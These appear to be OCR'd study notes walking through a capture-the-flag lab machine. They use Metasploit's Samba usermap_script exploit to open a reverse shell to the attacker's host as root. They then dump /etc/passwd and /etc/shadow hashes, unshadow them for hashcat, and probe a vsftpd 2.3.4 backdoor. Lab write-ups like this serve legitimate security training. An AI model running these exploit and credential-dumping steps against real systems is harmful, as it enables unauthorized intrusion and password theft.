
>show options

> set


>show targets

>run

⇒ We popped the shell and we found root.txt and user.txt which are the **FLAGS**




```
   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 10.10.14.24:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo pAMQxiqEhmYgHyXZ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "pAMQxiqEhmYgHyXZ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.24:4444 -> 10.10.10.3:42102)
9-08-08 17:13:30 -0400

whoami
root
hostname
```



```
ls
ftp
makis
service
user
cd ..
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
locate root.txt
updatedb
locate root.txt
/root/root.txt
locate user.txt
/home/makis/user.txt
/usr/share/doc/fontconfig-config/fontconfig-user.txt.gz
```


Crack password

cat etc/password



```
/usr/share/doc/fontconfig-config/fontconfig-user.txt.gz
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

cat etc/shadow → This to show you what accounts have password.




```
cat /etc/shadow
root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:17239:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$NsRwcGHl$euHtoVjd59CxMcIasiTw/.:17239:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
```

>**Copy** all the data from etc/password to our **root folder** → name them **passwd**

>**Copy** all the data from etc/shadow to our **root folder** → name them **shadow**

>**unshadow** passwd and shadow (This is important to crack the password with **hashcat**)



```
root@kali:~# unshadow passwd shadow
root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$NsRwcGHl$euHtoVjd59CxMcIasiTw/.:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
```

3. vsftpd 2.3.4 (second machine)

If we could exploit the the first machine, then we could also exploit the second.

1. Google for the version vsftpd 2.3.4 (might be vulnerable).


Note: when you get **FTP**, you've got to have a second form of getting that file to exploit.

→ You can be malicious, but you have to have somebody exploit it for you or a way to exploit it.

→ So, if you try to exploit and it doesn't work → Move on and exploit the other machine

Don't get stuck down the rabbit holes.

A lot of boxes you're going to find have them.




Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
    ...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
msf exploit(vsftpd_234_backdoor) > show options
    ...show and set options...
msf exploit(vsftpd_234_backdoor) > exploit
```

> Try to **FTP** the machine...what is in the file folder???

> And we found nothing.



```
root@kali:~# ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
257 "/"
ftp> 
```